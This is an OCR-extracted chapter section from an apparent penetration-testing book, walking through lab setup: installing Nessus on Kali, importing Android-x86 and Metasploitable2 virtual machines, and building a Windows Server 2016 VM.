Nessus-8.3.1-Win32.msi	Windows 7, 8, 10 (32-bit)	Checksum
Nessus-8.3.1.dmg	macOS (10.8 - 10.13)	Checksum
Nessus-8.3.1-amzn.x86_64.rpm	Amazon Linux 2015.03, 2015.09, 2017.09	Checksum
Nessus-8.3.1-es6.x86_64.rpm	Red Hat ES 6 (64-bit) / CentOS 6 / Oracle Linux 6 (including Unbreakable Enterprise Kernel)	Checksum
Nessus-8.3.1-ubuntu910_i386.deb	Ubuntu 9.10 / Ubuntu 10.04 i386(32-bit)	Checksum
Nessus-8.3.1-debian6_amd64.deb	Debian 6, 7, 8, 9 / Kali Linux 1, 2017.3 AMD64	Checksum

```
root@kali:~# cd Downloads
root@kali:~/Downloads# dpkg -i Nessus-8.3.1-debian6_amd64.deb
(Reading database ... 367983 files and directories currently installed.)
Preparing to unpack Nessus-8.3.1-debian6_amd64.deb ...
Shutting down Nessus : .
Unpacking nessus (8.3.1) over (8.3.1) ...
Setting up nessus (8.3.1) ...
Unpacking Nessus Scanner Core Components...

 - You can start Nessus Scanner by typing /etc/init.d/nessusd start
 - Then go to https://kali:8834/ to configure your scanner

Processing triggers for systemd (241-1) ...
root@kali:~/Downloads#
```






STEP 2 OF 3
Nessus
Register your scanner
Enter an activation code below to run your scanner locally or choose one of the dropdown options to run it in managed mode.
Scanner Type
Home, Professional or Manager
Activation Code *
Settings
Back
Continue



https://localhost:8834/#/
Nessus
TM
Username
Password
Remember Me
Sign In
© 2019 Tenable™, Inc.



Nessus
Scans
Settings
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
My Scans

Android-x86 4.4-r4
VirtualBox
VMware
info
VMware (OVF/VMDK) x86
Download
Size: 598.5MB
MD5: d22cdb71cad98d82cb8cf7f86637ec5d



Name
Date modified
Type
Size
Android-x86 4.4-r4
VF File
7 KB
Android-x86_4.4-r4
MDK File
598,111 KB
Open
7-Zip
CRC SHA
Edit with Notepad++
Share
Open with
Give access to
ZoneAlarm
Restore previous versions
Send to
Google Chrome
VirtualBox Manager
VMware Player
VMware Workstation
XenCenter


Import Virtual Machine
Store the new Virtual Machine
Provide a name and local storage path for the new virtual machine.
Name for the new virtual machine:
Android-x86 4.4-r4
Storage path for the new virtual machine:
E:\VMWare Machines\Android-x86 4.4-r4
Browse...
Help
Import
Cancel






Name	Date modified	Type	Size
Metasploitable	11-Jan-19 4:26 PM	VMware Virtual Machine nonvolatile RAM	9 KB
Metasploitable	01-Mar-19 6:13 PM	VMDK File	1,901,184 ...
Metasploitable	11-Jan-19 4:26 PM	VMware snapshot metadata	1 KB
Metasploitable	11-Jan-19 4:26 PM	VMware virtual machine configuration	3 KB
Metasploitable	11-Jan-19 4:26 PM	VMware Team Member	1 KB



Metasploitable2
Power on this virtual machine
Edit virtual machine settings
Upgrade this virtual machine
Devices
Memory 512 MB
Processors 1
Hard Disk (SCSI) 8 GB
CD/DVD (IDE) Auto detect
Network Adapter Custom (VMnet1)
USB Controller Present
Sound Card Auto detect
Display Auto detect


```
 * Starting deferred execution scheduler atd                          [ OK ]
 * Starting periodic command scheduler crond                          [ OK ]
 * Starting Tomcat servlet engine tomcat5.5                           [ OK ]
 * Starting web server apache2                                        [ OK ]
 * Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
                                                                      [ OK ]

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login:
```


```
No mail.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:64:71:7f
          inet addr:10.10.10.129  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe64:717f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:24 errors:0 dropped:0 overruns:0 frame:0
          TX packets:47 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3339 (3.2 KB)  TX bytes:5066 (4.9 KB)
          Base address:0x2000 Memory:fd5c0000-fd5e0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:99 errors:0 dropped:0 overruns:0 frame:0
          TX packets:99 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21713 (21.2 KB)  TX bytes:21713 (21.2 KB)

msfadmin@metasploitable:~$ _
```


Chapter 3: Setting Up Kali - Part 2






New Virtual Machine Wizard
Guest Operating System Installation
A virtual machine is like a physical computer; it needs an operating system. How will you install the guest operating system?
Install from:
Installer disc:
No drives available
Installer disc image file (iso):
C:\Users\ \Downloads\ISO\Windows Server\SV
Browse...
Windows Server 2016 detected.
This operating system will use Easy Install. (What's this?)
I will install the operating system later.
The virtual machine will be created with a blank hard disk.
Help
< Back
Next >
Cancel



New Virtual Machine Wizard
Easy Install Information
This is used to install Windows Server 2016.
Windows product key
Version of Windows to install
Windows Server 2016 Datacenter
Personalize Windows
Full name:
Test
Password:
(optional)
Confirm:



Name the Virtual Machine
What name would you like to use for this virtual machine?
Virtual machine name:
Windows Server 2016
Location:
E:\VMWare Machines\Windows Server 2016
Browse...
The default location can be changed at Edit > Preferences.



New Virtual Machine Wizard
Specify Disk Capacity
How large do you want this disk to be?
The virtual machine's hard disk is stored as one or more files on the host computer's physical disk. These file(s) start small and become larger as you add applications, files, and data to your virtual machine.
Maximum disk size (GB):
100.0
Recommended size for Windows Server 2016: 60 GB
Store virtual disk as a single file
Split virtual disk into multiple files
Splitting the disk makes it easier to move the virtual machine to another computer but may reduce performance with very large disks.


New Virtual Machine Wizard
Ready to Create Virtual Machine
Click Finish to create the virtual machine and start installing Windows Server 2016 and then VMware Tools.
The virtual machine will be created with the following settings:
Name: Windows Server 2016
Location: E:\VMWare Machines\Windows Server 2016
Version: Workstation 15.x
Operating System: Windows Server 2016
Hard Disk: 100 GB, Split
Memory: 2048 MB
Network Adapter: NAT
Other Devices: 2 CPU cores, CD/DVD, USB Controller, Printer, Sound C...
Customize Hardware...
Power on this virtual machine after creation
< Back
Finish
Cancel


Windows Setup
Select the operating system you want to install
Operating system
Architecture
Date modified
Windows Server 2016 Standard Core x64 9/12/2016
Windows Server 2016 Standard x64 9/12/2016
Windows Server 2016 Standard x64 9/12/2016
Windows Server 2016 Datacenter Core x64 9/12/2016
Windows Server 2016 Datacenter x64 9/12/2016
Windows Server 2016 Datacenter x64 9/12/2016
Description:
Windows Server 2016 Datacenter


Windows Setup
Which type of installation do you want?
Upgrade: Install Windows and keep files, settings, and applications
The files, settings, and applications are moved to Windows with this option. This option is only available when a supported version of Windows is already running on the computer.
Custom: Install Windows only (advanced)
The files, settings, and applications aren't moved to Windows with this option. If you want to make changes to partitions and drives, start the computer using the installation disc. We recommend backing up your files before you continue.
Help me decide


Windows Setup
Where do you want to install Windows?
Name
Total size
Free space
Type
Drive 0 Unallocated Space
100.0 GB
100.0 GB
Refresh
Delete
Format
New
Load driver
Extend
Next


Administrator: Command Prompt
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Users\Administrator>sconfig

Administrator: Command Prompt - sconfig

```
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

Inspecting system...


==========================================================
                        Server Configura
==========================================================

1) Domain/Workgroup:
2) Computer Name:
3) Add Local Administrator
4) Configure Remote Management          Enabled

5) Windows Update Settings:             Manual
6) Download and Install Updates
7) Remote Desktop:                      Disabled
```

Enter 5 on your keyboard

1


```
Enter number to select an option: 5

Windows Update currently set to: Manual
Select (A)utomatic, (D)ownloadOnly or (M)anual updates: M

Setting updates to Manual...
```


2

